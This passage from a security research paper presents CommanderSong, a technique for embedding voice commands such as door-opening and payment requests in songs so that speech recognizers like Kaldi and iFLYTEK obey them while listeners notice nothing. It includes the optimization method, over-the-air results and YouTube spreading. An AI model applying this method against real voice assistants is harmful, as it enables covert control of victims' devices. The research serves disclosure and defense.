In our experiment, we generated over 200 CommanderSongs that contain different commands, and attacked Kaldi with an 100% success rate in a WTA attack and a 96% success rate in a WAA attack. Our evaluation further demonstrates that such a CommanderSong can be used to perform a *black box* attack on a mainstream ASR system iFLYTEK[2] [11] (neither source code nor model is available). iFLYTEK has been used as the voice input method by many popular commercial apps, including WeChat (a social app with 963 million users), Sina Weibo (another social app with 530 million users), JD (an online shopping app with 270 million users), etc. To demonstrate the impact of our attack, we show that CommanderSong can be spread through YouTube, which might impact millions of users. To understand the human perception of the attack, we conducted a user study[3] on Amazon Mechanical Turk [2]. Among over 200 participants, none of them identified the commands inside our CommanderSongs. We further developed the defense solutions against this attack and demonstrated their effectiveness.

[2]We have reported this to iFLYTEK, and are waiting for their responses.

[3]The study is approved by the IRB.

**Contributions**. The contributions of this paper are summarized as follows:

• *Practical adversarial attack against ASR systems*. We designed and implemented the first practical adversarial attacks against ASR systems. Our attack is demonstrated to be *robust*, working across air in the presence of environmental interferences, *transferable*, effective on a black box commercial ASR system (i.e., iFLYTEK) and *remotely deliverable*, potentially impacting millions of users.

• *Defense against CommanderSong.* We design two approaches (audio turbulence and audio squeezing) to defend against the attack, which proves to be effective by our preliminary experiments.

**Roadmap**. The rest of the paper is organized as follows: Section 2 gives the background information of our study. Section 3 provides motivation and overviews our approach. In Section 4, we elaborate the design and implementation of CommanderSong. In Section 5, we present the experimental results, with emphasis on the difference between machine and human comprehension. Section 6 investigates deeper understanding on CommanderSongs. Section 7 shows the defense of the CommanderSong attack. Section 8 compares our work with prior studies and Section 9 concludes the paper.

## 2 Background

In this section, we overview existing speech recognition system, and discuss the recent advance on the attacks against both image and speech recognition systems.

### 2.1 Speech Recognition

Automatic speech recognition is a technique that allows machines to recognize/understand the semantics of human voice. Besides the commercial products like Amazon Alexa, Google Assistant, Apple Siri, iFLYTEK, etc., there are also open-source platforms such as Kaldi toolkit [13], Carnegie Mellon University's Sphinx toolkit [5], HTK toolkit [9], etc. Figure 1 presents an overview of a typical speech recognition system, with two major components: feature extraction and decoding based on pre-trained models (e.g., acoustic models and language models).

After the raw audio is amplified and filtered, acoustic features need to be extracted from the preprocessed audio signal. The features contained in the signal change significantly over time, so short-time analysis is used to evaluate them periodically. Common acoustic feature extraction algorithms include Mel-Frequency Cepstral Coefficients (MFCC) [40], Linear Predictive Coefficient (LPC) [34], Perceptual Linear Predictive (PLP) [30], etc. Among them, MFCC is the most frequently used one in



Figure 1: Architecture of Automatic Speech Recognition System.

both open source toolkit and commercial products [42]. GMM can be used to analyze the property of the acoustic features. The extracted acoustic features are matched against pre-trained acoustic models to obtain the likelihood probability of phonemes. Hidden Markov Models (HMM) are commonly used for statistical speech recognition. As GMM is limited to describe a non-linear manifold of the data, Deep Neural Network-Hidden Markov Model (DNN-HMM) has been widely used for speech recognition in academic and industry community since 2012 [32].

Recently, end-to-end deep learning becomes used in speech recognition systems. It applies a large scale dataset and uses CTC (Connectionist Temporal Classification) loss function to directly obtain the characters rather than phoneme sequence. CTC locates the alignment of text transcripts with input speech using an all-neural, sequence-to-sequence neural network. Traditional speech recognition systems involve many engineered processing stages, while CTC can supersede these processing stages via deep learning [17]. The architecture of end-to-end ASR systems always includes an encoder network corresponding to the acoustic model and a decoder network corresponding to the language model [47]. DeepSpeech [17] and Wav2Letter [24] are popular open source end-to-end speech recognition systems.

## 2.2 Existing Attacks against Image and Speech Recognition Systems

Nowadays people are enjoying the convenience of integrating image and speech as new input methods into mobile devices. Hence, the accuracy and dependability of image and speech recognition pose critical impact on the security of such devices. Intuitively, the adversaries can compromise the integrity of the training data if they have either physical or remote access to it. By either revising existing data or inserting extra data in the training dataset, the adversaries can certainly tamper the dependability of the trained models [38].

When adversaries do not have access to the training data, attacks are still possible. Recent research has been done to deceive image recognition systems into making wrong decision by slightly revising the input data. The fundamental idea is to revise an image slightly to make it "look" different from the views of human being and machines. Depending on whether the adversary knows the algorithms and parameters used in the recognition systems, there exist white box and black box attacks. Note that the adversary always needs to be able to interact with the target system to observe corresponding output for any input, in both white and black box attacks. Early researches [50, 48, 19] focus on the revision and generation of the digital image file, which is directly fed into the image recognition systems. The state-of-the-art researches [37, 21, 27] advance in terms of practicality by printing the adversarial image and presenting it to a device with image recognition functionality.

However, the success of the attack against image recognition systems has not been ported to the speech recognition systems until very recently, due to the complexity of the latter. The speech, a time-domain continuous signal, contains much more features compared to the static images. Hidden voice command [22] launched both black box (i.e., inverse MFCC) and white box (i.e., gradient decent) attacks against speech recognition systems, and generated obfuscated commands to ASR systems. Though seminal in attacking speech recognition systems, it is also limited to make practical attacks. For instance, a large amount of human effort is involved as feedback for the black box approach, and the white box approach is based on GMM-based acoustic models, which have been replaced by DNN-based ones in most modern speech recognition systems. The recent work DolphinAttack [53] proposed a completely inaudible voice attack by modulating commands on ultrasound carriers and leveraging microphone vulnerabilities (i.e., the nonlinearity of the microphones). As noted by the authors, such attack can be eliminated by an enhanced microphone that can suppress acoustic signals on ultrasound carrier, like iPhone 6 Plus.

# 3 Overview

In this section, we present the motivation of our work, and overview the proposed approach to generate the practical adversarial attack.

## 3.1 Motivation

Recently, adversarial attacks on image classification have been extensively studied [21, 27]. Results show that even the state-of-the-art DNN-based classifier can be fooled by small perturbations added to the original image [37], producing erroneous classification results. However, the

impact of adversarial attacks on the most advanced speech recognition systems, such as those integrating DNN models, has never been systematically studied. Hence, in this paper, we investigated DNN-based speech recognition systems, and explored adversarial attacks against them. Researches show that commands can be transmitted to IVC devices through inaudible ultrasonic sound [53] and noises [22]. Even though the existing works against ASR systems are seminal, they are limited in some aspects. Specifically, ultrasonic sound can be defeated by using a low-pass filter (LPF) or analyzing the signal frequency range, and noises are easy to be noticed by users.

Therefore, the research in this paper is motivated by the following questions: (Q1) Is it possible to build the practical adversarial attack against ASR systems, given the facts that the most ASR systems are becoming more intelligent (e.g., by integrating DNN models) and that the generated adversarial samples should work in the very complicated physical environment, e.g., electronic noise from speaker, background noise, etc.? (Q2) Is it feasible to generate the adversarial samples (including the target commands) that are difficult, or even impossible, to be noticed by ordinary users, so the control over the ASR systems can happen in a "hidden" fashion? (Q3) If such adversarial audio samples can be produced, is it possible to impact a large amount of victims in an automated way, rather than solely relying on attackers to play the adversarial audio and affecting victims nearby? Below, we will detail how our attack is designed to address the above questions.

## 3.2 The Philosophy of Designing Our Attack

To address Q3, our idea is to choose songs as the "carrier" of the voice commands recognizable by ASR systems. The reason of choosing such "carrier" is at least two-fold. On one hand, enjoying songs is always a preferred way for people to relax, e.g., listening to the music station, streaming music from online libraries, or just browsing YouTube for favorite programs. Moreover, such entertainment is not restricted by using radio, CD player, or desktop computer any more. A mobile device, e.g., Android phone or Apple iPhone, allows people to enjoy songs everywhere. Hence, choosing the song as the "carrier" of the voice command automatically helps impact millions of people. On the other hand, "hiding" the desired command in the song also makes the command much more difficult to be noticed by victims, as long as Q2 can be reasonably addressed. Note that we do not rely on the lyrics in the song to help integrate the desired command. Instead, we intend to avoid the songs with the lyrics similar to our desired command. For instance, if the desired command is "open the door", choosing a song with the lyrics of "open the door" will easily catch the victims' attention. Hence, we decide to use random songs as the "carrier" regardless of the desired commands.

Actually choosing the songs as the "carrier" of desired commands makes Q2 even more challenging. Our basic idea is when generating the adversarial samples, we revise the original song leveraging the pure voice audio of the desired command as a reference. In particular, we find the revision of the original song to generate the adversarial samples is always a trade off between preserving the fidelity of the original song and recognizing the desired commands from the generated sample by ASR systems. To better obfuscate the desired commands in the song, in this paper we emphasize the former than the latter. In other words, we designed our revision algorithm to maximally preserve the fidelity of the original song, at the expense of losing a bit success rate of recognition of the desired commands. However, such expense can be compensated by integrating the same desired command multiple times into one song (the command of "open the door" may only last for 2 seconds.), and the successful recognition of one suffices to impact the victims.

Technically, in order to address Q2, we need to investigate the details of an ASR system. As shown in Figure 1, an ASR system is usually composed of two pre-trained models: an acoustic model describing the relationship between audio signals and phonetic units, and a language model representing statistical distributions over sequences of words. In particular, given a piece of pure voice audio of the desired command and a "carrier" song, we can feed them into an ASR system separately, and intercept the intermediate results. By investigating the output from the acoustic model when processing the audio of the desired command, and the details of the language model, we can conclude the "information" in the output that is necessary for the language model to produce the correct text of the desired command. When we design our approach, we want to ensure such "information" is only a small subset (hopefully the minimum subset) of the output from the acoustic model. Then, we carefully craft the output from the acoustic model when processing the original song, to make it "include" such "information" as well. Finally, we inverse the acoustic model and the feature extraction together, to directly produce the adversarial sample based on the crafted output (with the "information" necessary for the language model to produce the correct text of the desired command).

Theoretically, the adversarial samples generated above can be recognized by the ASR systems as the desired command if directly fed as input to such systems. Since such input usually is in the form of a wave file (in "WAV" format) and the ASR systems need to expose APIs to accept the input, we define such attack as the WAV-To-API (WTA) attack. However, to implement a practical



Figure 2: Result of decoding "Echo".

attack as in Q1, the adversarial sample should be played by a speaker to interact with IVC devices over the air. In this paper, we define such practical attack as WAV-Air-API (WAA) attack. The challenge of the WAA attack is when playing the adversarial samples by a speaker, the electronic noise produced by the loudspeakers and the background noise in the open air have significant impact on the recognition of the desired commands from the adversarial samples. To address this challenge, we improve our approach by integrating a generic noise model to the above algorithm with the details in Section 4.3.

## 4 Attack Approach

We implement our attack by addressing two technical challenges: (1) minimizing the perturbations to the song, so the distortion between the original song and the generated adversarial sample can be as unnoticeable as possible, and (2) making the attack practical, which means CommanderSong should be played over the air to compromise IVC devices. To address the first challenge, we proposed *pdf-id sequence matching* to incur minimum revision at the output of the acoustic model, and use gradient descent to generate the corresponding adversarial samples as in Section 4.2. The second challenge is addressed by introducing a generic noise model to simulate both the electronic noise and background noise as in Section 4.3. Below we elaborate the details.

### 4.1 Kaldi Platform

We choose the open source speech recognition toolkit Kaldi [13], due to its popularity in research community. Its source code on github obtains 3,748 stars and 1,822 forks [4]. Furthermore, the corpus trained by Kaldi on "Fisher" is also used by IBM [18] and Microsoft [52].

In order to use Kaldi to decode audio, we need a trained model to begin with. There are some models on Kaldi website that can be used for research. We took advantage of the "ASpIRE Chain Model" (referred as "ASpIRE model" in short), which was one of the latest released decoding models when we began our study[4]. After manually analyzing the source code of Kaldi (about 301,636 lines of shell scripts and 238,107 C++ SLOC), we completely explored how Kaldi processes audio and decodes it to texts. Firstly, it extracts acoustic features like MFCC or PLP from the raw audio. Then based on the trained probability density function (p.d.f.) of the acoustic model, those features are taken as input to DNN to compute the posterior probability matrix. The p.d.f. is indexed by the pdf identifier (pdf-id), which exactly indicates the column of the output matrix of DNN.

Table 1: Relationship between transition-id and pdf-id.

| Phoneme | HMM-state | Pdf-id | Transition-id | Transition |
|---|---|---|---|---|
| $eh_B$ | 0 | 6383 | 15985 | 0→1 |
| | | | 15986 | 0→2 |
| $eh_B$ | 1 | 5760 | 16189 | self-loop |
| | | | 16190 | 1→2 |
| $k_I$ | 0 | 6673 | 31223 | 0→1 |
| | | | 31224 | 0→2 |
| $k_I$ | 1 | 3787 | 31379 | self-loop |
| | | | 31380 | 1→2 |
| $ow_E$ | 0 | 5316 | 39643 | 0→1 |
| | | | 9644 | 0→2 |
| $ow_E$ | 1 | 8335 | 39897 | self-loop |
| | | | 39898 | 1→2 |

Phoneme is the smallest unit composing a word. There are three states (each is denoted as an HMM state) of sound production for each phoneme, and a series of transitions among those states can identify a phoneme. A transition identifier (transition-id) is used to uniquely identify the HMM state transition. Therefore, a sequence of transition-ids can identify a phoneme, so we name such a sequence as *phoneme identifier* in this paper. Note that the transition-id is also mapped to pdf-id. Actually, during the procedure of Kaldi decoding, the phoneme identifiers can be obtained. By referring to the pre-obtained mapping between transition-id and pdf-id, any phoneme identifier can also be expressed as a specific sequence of pdf-ids. Such a specific sequence of pdf-ids actually is a segment from the posterior probability matrix computed from DNN. This implies that to make Kaldi decode any specific phoneme, we need to have DNN compute a posterior probability matrix containing the corresponding sequence of pdf-ids.

[4]There are three decoding models on Kaldi platform currently. ASpIRE Chain Model we used in this paper was released on October 15th, 2016, while SRE16 Xvector Model was released on October 4th, 2017, which was not available when we began our study. The CVTE Mandarin Model, released on June 21st 2017 was trained in Chinese [13].

To illustrate the above findings, we use Kaldi to process a piece of audio with several known words, and obtain the intermediate results, including the posterior probability matrix computed by DNN, the transition-ids sequence, the phonemes, and the decoded words. Figure 2 demonstrates the decoded result of *Echo*, which contains three phonemes. The red boxes highlight the id representing the corresponding phoneme, and each phoneme is identified by a sequence of transition-ids, or the *phoneme identifiers*. Table 1 is a segment from the the relationship among the phoneme, pdf-id, transition-id, etc. By referring to Table 1, we can obtain the pdf-ids sequence corresponding to the decoded transition-ids sequence[5]. Hence, for any posterior probability matrix demonstrating such a pdf-ids sequence should be decoded by Kaldi as $eh_B$.

## 4.2 Gradient Descent to Craft Audio

Figure 3 demonstrates the details of our attack approach. Given the original song $x(t)$ and the pure voice audio of the desired command $y(t)$, we use Kaldi to decode them separately. By analyzing the decoding procedures, we can get the output of DNN matrix $\mathbf{A}$ of the original song (Step ① in Figure 3) and the phoneme identifiers of the desired command audio (Step ④ in Figure 3).

The DNN's output $A$ is a matrix containing the probability of each pdf-id at each frame. Suppose there are $n$ frames and $k$ pdf-ids, let $a_{i,j}$ $(1 \le i \le n, 1 \le j \le k)$ be the element at the $i$th row and $j$th column in $\mathbf{A}$. Then $a_{i,j}$ represents the probability of the $jth$ pdf-id at frame $i$. For each frame, we calculate the most likely pdf-id as the one with the highest probability in that frame. That is,

$$m_i = \arg\max_j a_{i,j}.$$

Let $\mathbf{m} = (m_1, m_2, \ldots, m_n)$. $\mathbf{m}$ represents a sequence of most likely pdf-ids of the original song audio $x(t)$. For simplification, we use $g$ to represent the function that takes the original audio as input and outputs a sequence of most likely pdf-ids based on DNN's predictions. That is,

$$g(x(t)) = \mathbf{m}.$$

As shown in Step ⑤ in Figure 3, we can extract a sequence of pdf-id of the command $\mathbf{b} = (b_1, b_2, \ldots, b_n)$, where $b_i$ $(1 \le i \le n)$ represents the highest probability pdf-id of the command at frame $i$. To have the original song decoded as the desired command, we need to identify the minimum modification $\delta(t)$ on $x(t)$ so that $\mathbf{m}$ is same or close to $\mathbf{b}$. Specifically, we minimize the $L1$ distance between $\mathbf{m}$ and $\mathbf{b}$. As $\mathbf{m}$ and $\mathbf{b}$ are related with the pdf-id sequence, we define this method as *pdf-id sequence matching* algorithm.

[5]For instance, the pdf-ids sequence for $eh_B$ should be *6383, 5760, 5760, 5760, 5760, 5760, 5760, 5760, 5760, 5760*.

Based on these observations we construct the following objective function:

$$\arg\min_{\delta(t)} \quad \|g(x(t) + \delta(t)) - \mathbf{b}\|_1. \tag{1}$$

To ensure that the modified audio does not deviate too much from the original one, we optimize the objective function Eq (1) under the constraint of $|\delta(t)| \le l$.

Finally, we use gradient descent [43], an iterative optimization algorithm to find the local minimum of a function, to solve the objective function. Given an initial point, gradient descent follows the direction which reduces the value of the function most quickly. By repeating this process until the value starts to remain stable, the algorithm is able to find a local minimum value. In particular, based on our objective function, we revise the song $x(t)$ into $x'(t) = x(t) + \delta(t)$ with the aim of making most likely pdf-ids $g(x'(t))$ equal or close to $\mathbf{b}$. Therefore, the crafted audio $x'(t)$ can be decoded as the desired command.

To further preserve the fidelity of the original song, one method is to minimize the time duration of the revision. Typically, once the pure command voice audio is generated by a text-to-speech engine, all the phonemes are determined, so as to the phoneme identifiers and $\mathbf{b}$. However, the speed of the speech also determines the number of frames and the number of transition-ids in a phoneme identifier. Intuitively, slow speech always produces repeated frames or transition-ids in a phoneme. Typically people need six or more frames to realize a phoneme, but most speech recognition systems only need three to four frames to interpret a phoneme. Hence, to introduce the minimal revision to the original song, we can analyze $\mathbf{b}$, reduce the number of repeated frames in each phoneme, and obtain a shorter $\mathbf{b}' = (b_1, b_2, \ldots, b_q)$, where $q < n$.

## 4.3 Practical Attack over the Air

By feeding the generated adversarial sample directly into Kaldi, the desired command can be decoded correctly. However, playing the sample through a speaker to physically attack an IVC device typically cannot work. This is mainly due to the noises introduced by the speaker and environment, as well as the distortion caused by the receiver of the IVC device. In this paper, we do not consider the invariance of background noise in different environments, e.g., grocery, restaurant, office, etc., due to the following reasons: (1) In a quite noisy environment like restaurant or grocery, even the original voice command $y(t)$ may not be correctly recognized by IVC devices; (2) Modeling any slightly variant background noise itself is still an open research problem; (3) Based on our observation, in a normal environment like home, office, lobby, the major impacts on the physical attack are the electronic noise from the speaker and the distortion from the receiver of the IVC devices, rather than the background noise.



Figure 3: Steps of attack.

Hence, our idea is to build a noise model, considering the speaker noise, the receiver distortion, as well as the generic background noise, and integrate it in the approach in Section 4.2. Specifically, we carefully picked up several songs and played them through our speaker in a very quiet room. By comparing the recorded audio (captured by our receiver) with the original one, we can capture the noises. Note that playing "silent" audio does not work since the electronic noise from speakers may depend on the sound at different frequencies. Therefore, we intend to choose the songs that cover more frequencies. Regarding the comparison between two pieces of audio, we have to first manually align them and then compute the difference. We redesign the objective function as shown in Eq (2).

$$\arg\min_{\mu(t)} \quad \|g(x(t)+\mu(t)+n(t))-\mathbf{b}\|_1, \qquad (2)$$

where $\mu(t)$ is the perturbation that we add to the original song, and $n(t)$ is the noise samples that we captured. In this way, we can get the adversarial audio $x'(t) = x(t) + \mu(t)$ that can be used to launch the practical attack over the air.

Such noise model above is quite device-dependent. Since different speakers and receivers may introduce different noises/distortion when playing or receiving specific audio, $x'(t)$ may only work with the devices that we use to capture the noise. To enhance the robustness of $x'(t)$, we introduce ***random noise***, which is shown in Eq (3). Here, the function ***rand()*** returns an vector of random numbers in the interval (-N,N), which is saved as a "WAV" format file to represent $n(t)$. Our evaluation results show that this approach can make the adversarial audio $x'(t)$ robust enough for different speakers and receivers.

$$n(t) = rand(t), |n(t)| <= N. \qquad (3)$$

## 5 Evaluation

In this section, we present the experimental results of CommanderSong. We evaluated both the WTA and WAA attacks against machine recognition. To evaluate the human comprehension, we conducted a survey examining the effects of "hiding" the desired command in the song. Then, we tested the transferability of the adversarial sample on other ASR platforms, and checked whether CommanderSong can spread through Internet and radio. Finally, we measured the efficiency in terms of the time to generate the CommanderSong. Demos of attacks are uploaded on the website (https://sites.google.com/view/commandersong/).

### 5.1 Experiment Setup

The pure voice audio of the desired commands can be generated by any Text-To-Speech (TTS) engine (e.g., Google text-to-speech [7], etc.) or recording human voice, as long as it can be correctly recognized by Kaldi platform. We also randomly downloaded 26 songs from the Internet. To understand the impact of using different types of songs as the carrier, we intended to choose songs from different categories, i.e., popular, rock, rap, and soft music. Regarding the commands to inject, we chose 12 commonly used ones such as "turn on GPS", "ask Capital One to make a credit card payment", etc., as shown in Table 2. Regarding the computing environment, one GPU server (1075MHz GPU with 12GB memory, and 512GB hard drive) was used.

Table 2: WTA attack results.

| Command | Success rate (%) | SNR ($dB$) | Efficiency (frames/hours) |
|---|---|---|---|
| Okay google restart phone now. | 100 | 18.6 | 229/1.3 |
| Okay google flashlight on. | 100 | 14.7 | 219/1.3 |
| Okay google read mail. | 100 | 15.5 | 217/1.5 |
| Okay google clear notification. | 100 | 14 | 260/1.2 |
| Okay google good night. | 100 | 15.6 | 193/1.3 |
| Okay google airplane mode on. | 100 | 16.9 | 219/1.1 |
| Okay google turn on wireless hot spot. | 100 | 14.7 | 280/1.6 |
| Okay google read last sms from boss. | 100 | 15.1 | 323/1.4 |
| Echo open the front door. | 100 | 17.2 | 193/1.0 |
| Echo turn off the light. | 100 | 17.3 | 347/1.5 |
| Okay google call one one zero one one nine one two zero. | 100 | 14.8 | 387/1.7 |
| Echo ask capital one to make a credit card payment. | 100 | 15.8 | 379/1.9 |

## 5.2 Effectiveness

**WTA Attack.** In this WTA attack, we directly feed the generated adversarial songs to Kaldi using its exposed APIs, which accept raw audio file as input. Particularly, we injected each command into each of the downloaded 26 songs using the approach proposed in Section 4.2. Totally we got more than 200 adversarial songs in the "WAV" format and sent them to Kaldi directly for recognition. If Kaldi successfully identified the command injected inside, we denote the attack as successful.

Table 2 shows the WTA attack results. Each command can be recognized by Kaldi correctly. The success rate 100% means Kaldi can decode every word in the desired command correctly. The success rate is calculated as the ratio of the number of words successfully decoded and the number of words in the desired command. Note in the case that the decoded word is only one character different than that in the desired command, we consider the word is not correctly recognized.

For each adversarial song, we further calculated the average signal-noise ratio (SNR) against the original song as shown in Table 2. SNR is a parameter widely used to quantify the level of a signal power to noise, so we use it here to measure the distortion of the adversarial sample over the original song. We then use the following equation $SNR(dB) = 10log_{10}(P_{x(t)}/P_{\delta(t)})$ to obtain SNR, where the original song $x(t)$ is the signal while the perturbation $\delta(t)$ is the noise. Larger SNR value indicates a smaller perturbation. Based on the results in Table 2, the SNR ranges from 14$\sim$18.6 $dB$, indicating that the perturbation in the original song is less than 4%. Therefore, the perturbation should be too slight to be noticed.

**WAA Attack.** To practically attack Kaldi over the air, the ideal case is to find a commercial IVC device implemented based on Kaldi and play our adversarial samples against the device. However, we are not aware of any such IVC device, so we simulate a pseudo IVC device based on Kaldi. In particular, the adversarial samples are played by speakers over the air. We use the recording functionality of iPhone 6S to record the audio, which is sent to Kaldi API to decode. Overall, such a pseudo IVC device is built using the microphone in iPhone 6S as the audio recorder, and Kaldi system to decode the audio.

We conducted the practical WAA attack in a meeting room (16 meter long, 8 meter wide, and 4 meter tall). The songs were played using three different speakers including a JBL clip2 portable speaker, an ASUS laptop and a SENMATE broadcast equipment [16], to examine the effectiveness of the injected random noise. All of the speakers are easy to obtain and carry. The distance between the speaker and the pseudo IVC device (i.e., the microphone of the iPhone 6S) was set at 1.5 meters. We chose two commands as in Table 3, and generated adversarial samples. Then we played them over the air using those three different speakers and used the iPhone 6S to record the audios, which were sent to Kaldi to decode. Table 3 shows the WAA attack results. For both of the two commands, JBL speaker overwhelms the other two with the success rate up to 96%, which might indicate its sound quality is better than the other two. All the SNRs are below 2 $dB$, which indicates slightly bigger perturbation to the original songs due to the random noise from the signal's point of view. Below we will evaluate if such "bigger" perturbation is human-noticeable by conducting a survey.

**Human comprehension from the survey.** To evaluate the effectiveness of hiding the desired command in the song, we conducted a survey on Amazon Mechanical Turk

Table 3: WAA attack results.

| Command | Speaker | Success rate (%) | SNR ($dB$) | Efficiency (frames/hours) |
|---|---|---|---|---|
| Echo ask capital one to make a credit card card payment. | JBL speaker | 90 | 1.7 | 379/2.0 |
| | ASUS Laptop | 82 | 1.7 | |
| | SENMATE Broadcast | 72 | 1.7 | |
| Okay google call one one zero one one nine one two zero. | JBL speaker | 96 | 1.3 | 400/1.8 |
| | ASUS Laptop | 60 | 1.3 | |
| | SENMATE Broadcast | 70 | 1.3 | |

(MTurk) [2], an online marketplace for crowdsourcing intelligence. We recruited 204 individuals to participate in our survey[6]. Each participant was asked to listen to 26 adversarial samples, each lasting for about 20 seconds (only about four or five seconds in the middle is crafted to contain the desired command.). A series of questions regarding each audio need to be answered, e.g., (1) whether they have heard the original song before; (2) whether they heard anything abnormal than a regular song (The four options are *no*, *not sure*, *noisy*, and *words different than lyrics*); (3) if choosing *noisy* option in (2), where they believe the noise comes from, while if choosing *words different than lyrics* option in (2), they are asked to write down those words, and how many times they listened to the song before they can recognize the words.

Table 4: Human comprehension of the WTA samples.

| Music Classification | Listened (%) | Abnormal (%) | Recognize Command (%) |
|---|---|---|---|
| Soft Music | 13 | 15 | 0 |
| Rock | 33 | 28 | 0 |
| Popular | 32 | 26 | 0 |
| Rap | 41 | 23 | 0 |

The entire survey lasts for about five to six minutes. Each participant is compensated $0.3 for successfully completing the study, provided they pass the attention check question to motivate the participants concentrate on the study. Based on our study, 63.7% of the participants are in the age of 20∼40 and 33.3% are 40∼60 years old, and 70.6% of them use IVC devices (e.g., Amazon Echo, Google home, Smartphone, etc.) everyday.

Table 4 shows the results of the human comprehension of our WTA samples. We show the average results for songs belonging to the same category. The detailed results for each individual song can be referred to in Table 7 in Appendix. Generally, the songs in soft music category are the best candidates for the carrier of the desired command, with as low as 15% of participants noticed the abnormality. None of the participants could recognize any word of the desired command injected in the adversarial samples of any category. Table 5 demonstrates the results of the human comprehension of our WAA samples. On average, 40% of the participants believed the noise was generated by the speaker or like radio, while only 2.2% of them thought the noise from the samples themselves. In addition, less than 1% believed that there were other words except the original lyrics. However, none of them successfully identified any word even repeating the songs several times.

[6]The survey will not cause any potential risks to the participants (physical, psychological, social, legal, etc.). The questions in our survey do not involve any confidential information about the participants. We obtained the IRB Exempt certificates from our institutes.

## 5.3 Towards the Transferability

Finally, we assess whether the proposed CommanderSong can be transfered to other ASR platforms.

**Transfer from Kaldi to iFLYTEK.** We choose iFLYTEK ASR system as the target of our transfer, due to its popularity. As one of the top five ASR systems in the world, it possesses 70% of the market in China. Some applications supported by iFLYTEK and their downloads on Google Play as well as the number of worldwide users are listed in Table 8 in Appendix. In particular, *iFLYTEK Input* is a popular mobile voice input method, which supports mandarin, English and personalized input [12]. *iFLYREC* is an online service offered by iFLYTEK to convert audio to text [10]. We use them to test the transferability of our WAA attack samples, and the success rates of different commands are shown in Table 6. Note

Table 5: Human comprehension of the WAA samples.

| Song Name | Listened (%) | Abnormal (%) | Noise-speaker (%) | Noise-song (%) |
|---|---|---|---|---|
| Did You Need It | 15 | 67 | 42 | 1 |
| Outlaw of Love | 11 | 63 | 36 | 2 |
| The Saltwater Room | 27 | 67 | 39 | 3 |
| Sleepwalker | 13 | 67 | 41 | 0 |
| Underneath | 13 | 68 | 45 | 3 |
| Feeling Good | 38 | 59 | 36 | 4 |
| *Average* | 19.5 | 65.2 | 40 | 2.2 |

Table 6: Transferability from Kaldi to iFLYTEK.

| Command | iFLYREC (%) | iFLYTEK Input (%) |
|---|---|---|
| Airplane mode on. | 66 | 0 |
| Open the door. | 100 | 100 |
| Good night. | 100 | 100 |

that WAA audio samples are directly fed to *iFLYREC* to decode. Meanwhile, they are played using Bose Companion 2 speaker towards *iFLYTEK Input* running on smartphone LG V20, or using JBL speaker towards *iFLYTEK Input* running on smartphone Huawei honor 8/MI note3/iPhone 6S. Those adversarial samples containing commands like *open the door* or *good night* can achieve great transferability on both platforms. However, the command *airplane mode on* only gets 66% success rate on *iFLYREC*, and 0 on *iFLYTEK Input*.

**Transferability from Kaldi to DeepSpeech.** We also try to transfer CommanderSong from Kaldi to DeepSpeech, which is an open source end-to-end ASR system. We directly fed several adversarial WTA and WAA attack samples to DeepSpeech, but none of them can be decoded correctly. As Carlini et al. have successfully modified any audio into a command recognizable by DeepSpeech [23], we intend to leverage their open source algorithm to examine if it is possible to generate one adversarial sample against both two platforms. In this experiment, we started by 10 adversarial samples generated by CommanderSong, either WTA or WAA attack, integrating commands like *Okay google call one one zero one one nine one two zero*, *Echo open the front door*, and *Echo turn off the light*. We applied their algorithm to modify the samples until DeepSpeech can decode the target commands correctly. Then we tested such newly generated samples against Kaldi as WTA attack, and Kaldi can still successfully recognize them. We did not perform WAA attack since their algorithm targeting DeepSpeech cannot achieve attacks over the air.

The preliminary evaluations on transferability give us the opportunities to understand CommanderSongs and for designing systematic approach to transfer in the future.

## 5.4 Automated Spreading

Since our WAA attack samples can be used to launch the practical adversarial attack against ASR systems, we want to explore the potential channels that can be leveraged to impact a large amount of victims automatically.

**Online sharing.** We consider the online sharing platforms like YouTube to spread CommanderSong. We picked up one five-second adversarial sample embedded with the command "*open the door*" and applied Windows Movie Maker software to make a video, since YouTube only supports video uploading. The sample was repeated four times to make the full video around 20 seconds. We then connected our desktop audio output to Bose Companion 2 speaker and installed *iFLYTEK Input* on LG V20 smartphone. In this experiment, the distance between the speaker and the phone can be up to 0.5 meter, and *iFLYTEK Input* can still decode the command successfully.

